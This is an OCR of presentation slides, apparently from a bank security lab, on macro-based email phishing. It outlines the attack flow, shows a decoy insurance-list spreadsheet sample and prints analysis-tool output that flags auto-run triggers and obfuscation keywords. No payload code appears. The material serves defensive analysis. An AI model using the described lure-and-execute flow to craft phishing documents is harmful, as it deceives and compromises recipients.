
Galaxy 平安银河实验室
PINGAN'S GALAXY LAB

邮件钓鱼之macro

陈栋

Macro钓鱼样例



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
Macro钓鱼样例



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
Macro钓鱼样例



Microsoft Word

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
https://ti.qianxin.com/uploads/2019/05/08/e159233f9b2b714ba1e76e3e1b84deba.pdf

流程



钓鱼邮件

诱导点击 — 诱导性语句、图片遮挡

命令执行 — 创建对象，执行宏命令

删除图片 — 迷惑用户

Vba 和 Macro


- Vba（Visual Basic for Applications）

Visual basic语言，依托于office软件而存在，用来扩展windows应用程序的功能

- Macro （宏指令）

由一堆vba代码组成，用来解决重复性的劳动

HW样本




安全警告 宏已被禁用。 启用内容

I25 fx


	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
1	平安团体人身险被保险人清单																			
2	投保单位：博[redacted]公司				保单号码：GF[redacted]36									保险期间：2020.09.21-2021.04.18						
3	序号	被保险人姓名	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	险种：P1445		险种：P1461		险种：P0512		险种：		保费[redacted]	职业及职[redacted]	受益人	其他	
4								[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]					
5	1	石[redacted]	[redacted]	[redacted]	[redacted]		1	[redacted]		[redacted]		[redacted]				[redacted]	[redacted]3	法定		
6	2	张[redacted]	[redacted]	[redacted]	[redacted]		1	[redacted]		[redacted]		[redacted]				[redacted]	[redacted]3	法定		
7	3	胡[redacted]	[redacted]	[redacted]	[redacted]		1	[redacted]		[redacted]		[redacted]				[redacted]	[redacted]3	法定		
8	4	潘[redacted]	[redacted]	[redacted]	[redacted]		1	[redacted]		[redacted]		[redacted]				[redacted]	[redacted]3	法定		
9	5	吕[redacted]	[redacted]	[redacted]	[redacted]		1	[redacted]		[redacted]		[redacted]				[redacted]	[redacted]3	法定		
10	6	朱[redacted]	[redacted]	[redacted]	[redacted]		1	[redacted]		[redacted]		[redacted]				[redacted]	[redacted]3	法定		

HW样本




```
+----------+--------------------+-----------------------------------------------+
|Type      |Keyword             |Description                                    |
+----------+--------------------+-----------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened         |
|AutoExec  |CommandButton3_Click|Runs when the file is opened and ActiveX       |
|          |                    |objects trigger events                         |
|AutoExec  |ScrollBar1_Change   |Runs when the file is opened and ActiveX       |
|          |                    |objects trigger events                         |
|Suspicious|Environ             |May read system environment variables          |
|Suspicious|write               |May write to a file (if combined with Open)    |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)  |
|Suspicious|MkDir               |May create a directory                         |
|Suspicious|CreateObject        |May create an OLE object                       |
|Suspicious|Lib                 |May run code from a DLL                        |
|Suspicious|Chr                 |May attempt to obfuscate specific strings      |
|          |                    |(use option --deobf to deobfuscate)            |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be      |
|          |                    |used to obfuscate strings (option --decode to  |
|          |                    |see all)                                       |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to  |
|          |                    |see all)                                       |
+----------+--------------------+-----------------------------------------------+
```

